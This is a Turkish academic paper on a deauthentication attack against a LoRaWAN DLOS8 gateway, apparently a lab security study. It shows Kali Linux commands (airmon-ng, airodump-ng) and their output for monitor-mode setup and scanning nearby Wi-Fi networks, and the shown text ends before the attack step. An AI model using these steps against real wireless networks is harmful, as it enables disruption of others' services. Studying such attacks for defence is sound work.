



Alınış tarihi (Received): 05.04.2023

Kabul tarihi (Accepted): 12.07.2023

LoRaWAN DLOS8 Ağ Geçidi için Siber Güvenlik Saldırısı ve Önlemleri

İsmail Hakkı ÖZDEMİR^{1*}, Levent GÖKREM²

¹Tokat Gaziosmanpaşa Üniversitesi, Lisansüstü Eğitim Enstitüsü, Mekatronik Mühendisliği, Tokat, Türkiye.

*Sorumlu yazar: mekatronik_00@hotmail.com

²Tokat Gaziosmanpaşa Üniversitesi, Elektrik Elektronik Mühendisliği, Tokat, Türkiye.

e-posta: levent.gokrem@gop.edu.tr

ÖZET: Bu günlerde nesnelerin interneti (IoT) ile ilgili çalışmalarda çok fazla artış olduğu görülmektedir. Birçok teknoloji şirketi bu alana yatırım yapmaktadır. Bu artışla beraber güvenlik zafiyeti de ortaya çıkmaktadır. Bu zafiyetlerden biriside siber güvenlik zafiyetidir. Bu çalışmada bir hacker mantığı ile sisteme saldırı yapılarak sistem işleyişini bozmak amaçlanmıştır. Çeşitli siber saldırı yöntemleri içerisinde yetkisizlendirme saldırısı kullanılmıştır. DLOS8 ağ geçidine yapılan saldırılar Virtual Box isimli sanal makine üzerine Kali Linux işletim sistemi kurularak gerçekleştirilmiştir. Bu çalışmada, LoRaWAN DLOS8 ağ geçidi ve LHT65 sıcaklık ve nem sensörü ile yapılan bir uygulamada siber güvenlik açığı tespit edilmiş ve nasıl önlemler alınması gerektiği belirtilmiştir.

Anahtar Kelimeler – LoRaWAN, Nesnelerin İnterneti (IoT), Siber Güvenlik, Siber Saldırı.

Cybersecurity Attacks and Measures for LoRaWAN DLOS8 Gateway

ABSTRACT: These days, it is seen that there is a lot of increase in studies related to the internet of things. The most of technology company invest in this field. With this increase, security vulnerabilities will also be revealed. One of these vulnerabilities is cyber security vulnerability. It is intended to corrupt the system to redirect this redirect to the system with a hacker. Unauthorized attack has been used in various cyberattack system. The work to be done on the DLOS8 network machine was carried out by installing the Virtual Box system. In this study, cyber security vulnerability was detected in an application made with LoRaWAN DLOS8 gateway and LHT65 temperature and humidity sensor and it was stated what precautions should be taken.

Keywords – LoRaWAN, Internet Of Things (IoT), Cyber Security, Cyber Attack.

1. Giriş

Teknolojinin ilerlemesi ile birlikte IoT alanında önemli ölçüde ilerleme katedilmiştir. IoT alanında birçok cihaz üretimi yapılmaktadır (Özdemir ve Gökrem, 2022). Üretilen cihazlar belirli programlarla çalışmaktadır. Bu durum çeşitli siber güvenlik açıklarını da beraberinde getirmektedir. Siber saldırganlar ortaya çıkan bu siber güvenlik açıklarını bulup saldırı yapmaktadırlar. Bu sebepten dolayı sızma testi gibi çok fazla güvenlik açığı araştırması yapan siber güvenlik firmaları kurulmuştur (Yalçınkaya, 2015). Günümüzde verilerimizin çoğu elektronik ortamda bulunmaktadır (Şentürk, 2018).

IoT birbiri ile bağlantılı olan milyonlarca cihazın kendi aralarında paket iletimi ve haberleşmesi demektir. IoT cihazları tarımda, akıllı ev sistemlerinde, sanayide, ulaşımda ve sağlık alanlarında kullanılmaktadır. Nesnelerin interneti teknolojisi sayesinde insan hayatı oldukça kolaylaşmaktadır. IoT için üretilen cihazlar ve bu cihazların birbiriyle iletişimini

sağlayan kablolu ve kablosuz ağlar siber saldırılar için uygun bir alan oluşturmaktadır. Oluşan bu tür alanlar siber saldırılarında artmasına sebep olmaktadır. Çok uzun zamandır farklı siber saldırılara karşı çeşitli savunma önlemleri üzerinde çalışmalar devam etmektedir (Satılmış ve Akleylek, 2021).

İnternetin icat edildiği günden beri internetin faydalarından yararlanıldığı gibi zararları da olmuştur. Askeriye, sağlık, eğitim vb. gibi birçok alanda kullanılan internet siber saldırılarında odağı olmuştur. Bilgisayar korsanları gizli tutulmak istenen sistemlerin açıklarından faydalanarak çeşitli siber saldırılar yaparak bu gizliliği ifşa etmektedir. Bu sebepten çeşitli siber güvenlik stratejileri belirlenmektedir. Günümüzde gerçekleştirilen birçok uygulama, hizmet ve faaliyetler internet ortamında gerçekleşmektedir (Kara, 2013) (Kör, 2015).

Bilişim sistemleri, IoT, e-ticaret, internet bankacılığı vb. gibi birçok uygulamada kullanılmaktadır. Bilginin güvenli halde işlem görmesinin önemi gittikçe artmaktadır. Son yüzyılda bu tip alanlara olan siber saldırılarda artış görülmektedir. Siber saldırılar neticesinde ekonomik anlamda kayıplar artmaktadır (Özkan, 2019) (Arslan, 2021).

Siber güvenlikle ilgili birçok açık, bireysel ve kurumsal olarak telafisi olmayan zararlara sebep olmaktadır. Kişiyeye ve kuruma yönelik siber saldırıların önlenmesi gerekmektedir. Çeşitli uygulama ve sistemleri hazırlayan insanların siber güvenlik bakımından bilinçli olması gerekmektedir. Bilindiği üzere internetin ulaşabildiği her noktaya siber saldırılar yapılabilmektedir. Siber saldırı ve güvenlik yöntemlerinden bazıları; ağı dinlemek için Nmap, Ettercap ve Dsniff, ağa sızmak için Aircrack-ng, Armitage ve Fast-Track, ağ saldırılarının tespiti için Snort ve GFI LANguard, ağ paket analizi için Wireshark ve Tcpdump, ağ üzerindeki güvenlik taraması için Nessus ve Metasploit, işletim sistemi tarama araçları Netifera ve Shodan, veri tabanı tarama araçları SQL Map ve SQLninja, web uygulama güvenlik tarayıcıları olarak WebInspect ve GrendelScan, web sunucu taramada Nikto ve Webshag-Gui, tümleşik yazılım taramada W3af ve Acunetix, çevrim içi şifre test aracı Hydra ve Medusa, çevrim dışı şifre kırma aracı Brute Force Saldırıları, John The Ripper ve Cain and Abel, sosyal ağ güvenliği açıklıkları için Sosyal Mühendislik ve Toolkit (SET) destekli test aracı, sızma testi yapılma yöntemleri Black-Box, White-Box ve Grey Box gibi test yöntemleri kullanılmaktadır (Şahinaslan, 2013) (Kelle, 2021).

Gelişen saldırı teknikleri sebebiyle sistemlerin savunması oldukça güç hale gelmiştir. Çeşitli saldırı yöntemlerine erişimin kolay olması temel seviyede ki saldırganların daha etkili olmasına yol açmaktadır (Sezgin ve ark. 2020).

Bu çalışmada IoT uygulamalarında kullanılan ve kablosuz iletişim olarak LoRaWAN teknoloji kullanan DLOS8 ağ geçidi ile LHT65 sıcaklık ve nem sensörü ile yapılan bir uygulamanın siber güvenlik açığı tespiti yapılmıştır. Ayrıca alınabilecek önlemler üzerinde durulmuştur. Siber saldırının yapılacağı uygulama; LHT65 sensörü ile ölçülen bir değer DLOS8 ağ geçidine iletilmesi akabinde, ağ geçidinden de kullanıcı arayüzü olan Cayenne myDevices'e gönderilmesidir.

Saldırı Kali linux işletim sistemi kurulan bir sanal makine yardımıyla yapılmıştır. Wi-fi kartı takılan makine ile DLOS8 ağ geçidinin olduğu bölgede tarama yapılarak ağ geçidinin bağlı olduğu internet kaynağına saldırı yapılmıştır. Böylece sensörden alınan paketlerin kullanıcı arayüzüne iletilmesi engellenmiştir.

2. Materyal ve Yöntem

2.1. Materyal

DLOS8 Ağ Geçidi: LHT65 sensörü tarafından gönderilen paketleri yakalayıp Cayenne MyDevices kullanıcı arayüzüne göndermektedir. Şekil 1’de ağ geçidi görseli ayrıntılı olarak verilmiştir.




Şekil 1. DLOS8 LoRaWAN ağ geçidi
Figure 1. DLOS8 LoRaWAN gateway

LHT65 Sıcaklık ve Nem Sensörü: Bulduğu ortamdaki sıcaklık ve nem bilgisini ölçerek DLOS8 ağ geçidine göndermektedir. Şekil 2’de LHT65 sensörünün görseli ayrıntılı olarak verilmiştir.




Şekil 2. LHT65 LoRaWAN sıcaklık ve nem sensörü
Figure 2. LHT65 LoRaWAN temperature and humidity sensor

Virtual Box: Bilgisayarda sanal makine olarak kullanılmaktadır. Üzerine Linux, Windows ve MacOS gibi işletim sistemleri kurulabilmektedir. Şekil 3’te sanal makine görseli verilmektedir.




Şekil 3. Sanal Makine
Figure 3. Virtual Machine

Kali Linux: Bilgisayar korsanlarının kullandığı siber saldırı programlarının birçoğunu bünyesinde barındıran Linux işletim sistemidir. Sanal makine üzerinde çalışması Şekil 4’te verilmiştir.



Şekil 4. Kali Linux Terminali
Figure 4. Kali Linux Terminal

Wi-fi Kartı: Çevredeki kablosuz internetleri belirlemek ve bağlantı yapmak için kullanılmaktadır ve Şekil 5'te ki görselde verilmektedir.




Şekil 5. Wi-fi Kartı
Figure 5. Wi-fi Card


2.2. Yöntem

DLOS8 Kurulumu: Ağ geçidi kurulumu yapılarak hem MQTT üzerinden özel bir sunucu ya bağlantısı hem de UDP haberleşmesi kullanan LoRaWAN bağlantısı ile The Things Network sunucusuna bağlantısı ayrı ayrı yapılmıştır. Şekil 6 ve Şekil 7'de MQTT ve UDP protokollerinin bağlı olduğu görülmektedir. Her iki bağlantı ile Cayenne myDevices

arayüzüne LHT65 sensöründen alınan paketler iletilmiştir. Alınan paketler Şekil 8 ve Şekil 9'da gösterilmektedir. Siber saldırı yapılacak uygulama sorunsuz çalışmaktadır.



Şekil 6. MQTT Bağlantısı
Figure 6. MQTT Connection



Şekil 7. UDP Bağlantısı
Figure 7. UDP Connection

Timestamp	Device...	Channel	Sensor Name	Sensor ID	Data T...	Unit	Values
2022-10-04 12:20:39	Dragino LH...	101	SNR	34385560-35a0-11ed-ba...	snr	db	-2.7999999523163
2022-10-04 12:20:39	Dragino LH...	135	Battery	346c0f90-35a0-11ed-baf...	voltage	v	3.0810000896454
2022-10-04 12:20:39	Dragino LH...	3	Temperature	34875fc0-35a0-11ed-baf...	temp	c	28.610000610352
2022-10-04 12:20:39	Dragino LH...	7	Ext. Temperature	34e55e40-35a0-11ed-ba...	temp	c	327.67001342773
2022-10-04 12:20:39	Dragino LH...	4	Humidity	34c1a9a0-35a0-11ed-baf...	rel_hum	p	58.900001525879
2022-10-04 12:20:39	Dragino LH...	100	RSSI	342edf80-35a0-11ed-baf...	rsi	dbm	-122
2022-10-04 12:20:08	Dragino LH...	4	Humidity	34c1a9a0-35a0-11ed-baf...	rel_hum	p	51.299999237061
2022-10-04 12:20:08	Dragino LH...	3	Temperature	34875fc0-35a0-11ed-baf...	temp	c	28.60000038147
2022-10-04 12:20:08	Dragino LH...	7	Ext. Temperature	34e55e40-35a0-11ed-ba...	temp	c	327.67001342773
2022-10-04 12:20:08	Dragino LH...	135	Battery	346c0f90-35a0-11ed-baf...	voltage	v	3.0729999542236
2022-10-04 12:20:08	Dragino LH...	101	SNR	34385560-35a0-11ed-ba...	snr	db	8.1999998092651
2022-10-04 12:20:08	Dragino LH...	100	RSSI	342edf80-35a0-11ed-baf...	rsi	dbm	-114

Şekil 8. MQTT Kullanarak Alınan Paketler
Figure 8. Packets Received Using MQTT

Timestamp	Device...	Channel	Sensor Name	Sensor ID	Data T...	Unit	Values
2022-10-04 12:23:04	Dragino LH...	4	Humidity	58628a10-43c3-11ed-ba...	rel_hum	p	65.099998474121
2022-10-04 12:23:04	Dragino LH...	101	SNR	571d5fe0-43c3-11ed-bf0...	snr	db	5.1999998092651
2022-10-04 12:23:04	Dragino LH...	100	RSSI	56d9a020-43c3-11ed-ba...	rsi	dbm	-114
2022-10-04 12:23:04	Dragino LH...	135	Battery	575538c0-43c3-11ed-bf...	voltage	v	3.066999912262
2022-10-04 12:23:04	Dragino LH...	7	Ext. Temperature	5869dd10-43c3-11ed-bf...	temp	c	327.67001342773
2022-10-04 12:23:04	Dragino LH...	3	Temperature	578c9c70-43c3-11ed-bf0...	temp	c	29
2022-10-04 12:22:51	Dragino LH...	4	Humidity	58628a10-43c3-11ed-ba...	rel_hum	p	53
2022-10-04 12:22:51	Dragino LH...	100	RSSI	56d9a020-43c3-11ed-ba...	rsi	dbm	-120
2022-10-04 12:22:51	Dragino LH...	3	Temperature	578c9c70-43c3-11ed-bf0...	temp	c	28.950000762939
2022-10-04 12:22:51	Dragino LH...	135	Battery	575538c0-43c3-11ed-bf...	voltage	v	3.069000005722
2022-10-04 12:22:51	Dragino LH...	7	Ext. Temperature	5869dd10-43c3-11ed-bf...	temp	c	327.67001342773
2022-10-04 12:22:51	Dragino LH...	101	SNR	571d5fe0-43c3-11ed-bf0...	snr	db	0.8000001192093
2022-10-04 12:22:36	Dragino LH...	4	Humidity	58628a10-43c3-11ed-ba...	rel_hum	p	56.200000762939
2022-10-04 12:22:36	Dragino LH...	3	Temperature	578c9c70-43c3-11ed-bf0...	temp	c	28.909999847412
2022-10-04 12:22:36	Dragino LH...	135	Battery	575538c0-43c3-11ed-bf...	voltage	v	3.0810000896454
2022-10-04 12:22:36	Dragino LH...	101	SNR	571d5fe0-43c3-11ed-bf0...	snr	db	4.1999998092651

Şekil 9. UDP Kullanarak Alınan Paketler
Figure 9. Packets Received Using UDP

Siber Saldırı Sistemi Kurulumu: Şekil 10'da sistemin hangi modda çalıştığı kontrol edilmiştir. Daha sonra Şekil 11'de verildiği gibi ilk olarak saldırı işlemlerinin yapılabilmesi için terminale 'airmon-ng start wlan0' kodu girilerek sistem managed moddan monitör moda alınmıştır. Terminale 'ifconfig' komutu girilerek Şekil 12'de görüldüğü üzere kontrolü yapılmıştır.

```

root@kali: /home/mass... 01:25 ÖS
root@kali: /home/massive
Dosya Eylemler Düzen Görünüm Yardım
(massive@kali)-[~]
└─$ sudo su
(root@kali)-[/home/massive]
└─# iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    IEEE 802.11  ESSID:"VODAFONE_3260"
         Mode:Managed  Frequency:2.437 GHz  Access Point: 70:6E:74
         Bit Rate=1 Mb/s   Tx-Power=20 dBm
         Retry short long limit:2  RTS thr:off  Fragment thr:off
         Encryption key:off
         Power Management:off
         Link Quality=69/70  Signal level=-41 dBm
         Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
         Tx excessive retries:0  Invalid misc:22  Missed beacon:0

(root@kali)-[/home/massive]

```

Şekil 10. Sistem Mod Kontrolü
Figure 10. System Mode Control

```

KALIII (Anlık Görüntü 2) [Çalışıyor] - Oracle VM VirtualBox
root@kali: /home/mass... 01:26 ÖS
root@kali: /home/massive
Dosya Makine Görünüm Giriş Aygıtlar Yardım
(root@kali)-[/home/massive]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode


PID Name
447 NetworkManager
613 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT5370
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(root@kali)-[/home/massive]

```

Şekil 11. Sistem Mod Değişimi
Figure 11. System Mode Change



```

root@kali: /home/massive
root@kali: /home/massive
root@kali: /home/massive# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::a00:27ff:fe94:8560 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:94:85:60 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 98 bytes 16340 (15.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 177 bytes 32203 (31.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 177 bytes 32203 (31.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspes 6C:60:EB:51:DC:87-00:3E:00:00:00:00:00:00:00:00 txqueuelen 1000 (UNSPEC)
    RX packets 1109 bytes 260555 (254.4 KiB)
    RX errors 0 dropped 1109 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/massive#

```

Şekil 12. Monitör Mod Kontrolü
Figure 12. Monitor Mode Control

Monitör moda alınma işlemi ile çevredeki kablosuz internet servislerinin taraması yapılabilmektedir. Terminale 'airodump-ng wlan0mon' komutu girilmiştir ve çevredeki ağlar taranmıştır. Şekil 13 ve Şekil 14'te verilmiştir.



```

root@kali: /home/massive
root@kali: /home/massive# airodump-ng wlan0mon

```

Şekil 13. Ağ Tarama Kodu
Figure 13. Network Scan Code

```

root@kali: /home/massive
CH 7 [| Elapsed: 12 s ]| 2022-10-04 15:10
BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
AA:        9C  -33      2           0  0  6  65  WPA2  CCMP   PSK   dragino-1f989c
A6:        B7  -36      7           1  0  1  180 WPA2  CCMP   PSK   Redmi
70:        74  -40      3           0  0  6  130 WPA2  CCMP   PSK   VODAFONE_3260
C8:        88  -59      7           0  0  11 130  OPN           Eve  308
B8:        13  -67      1           1  0  2  130 WPA2  CCMP   PSK   Tur
F4:        26  -68      7           0  0  4  270 WPA2  CCMP   PSK   TP-
88:        8C  -72      1          148  0  7  130 WPA2  CCMP   PSK   TTN  es_Air5650_8M2K
96:        A0  -75      7           0  0  11 180 WPA2  CCMP   PSK   Red
D8:        5A  -76      3           0  0  4  130 WPA2  CCMP   PSK   Tur  TA45A
E8:        28  -78      8           6  0  7  130 WPA2  CCMP   PSK   Adl
10:        60  -80      6           0  0  10 130 WPA2  CCMP   PSK   Tur  TP4E60_2.4GHz
08:        96  -81      0           1  0  10 130 WPA2  CCMP   PSK   Tur  Z3ETN
6C:        0A  -83      4           0  0  1  130 WPA2  CCMP   PSK   YA2
04:        28  -85      3           0  0  2  130 WPA2  CCMP   PSK   Eve  B28
D8:        A3  -86      4           1  0  11 130 WPA2  CCMP   PSK   Tur  TDA43
18:        31  -86      1           0  0  11 130 WPA2  CCMP   PSK   Alt
5C:        4E  -89      4           0  0  1  130 WPA2  CCMP   PSK   Tur  T9F4B

BSSID      STATION  PWR  Rate  Lost  Frames  Notes  Probes
A6:        3F:B7  A4:    94:66  -26  0 - 1e  0      1
B8:        D5:13  DE:    FC:6F  -78  0 - 1e  50     2
88:        C8:8C  74:    28:62  -1  5e- 0  0      1
88:        C8:8C  5C:    50:DF  -78  0 - 1e  0      1
88:        C8:8C  E8:    C0:28  -78  5 - 1  0      146
Quitting...

```

Şekil 14. Yakalanan Ağlar
Figure 14. Captured Networks

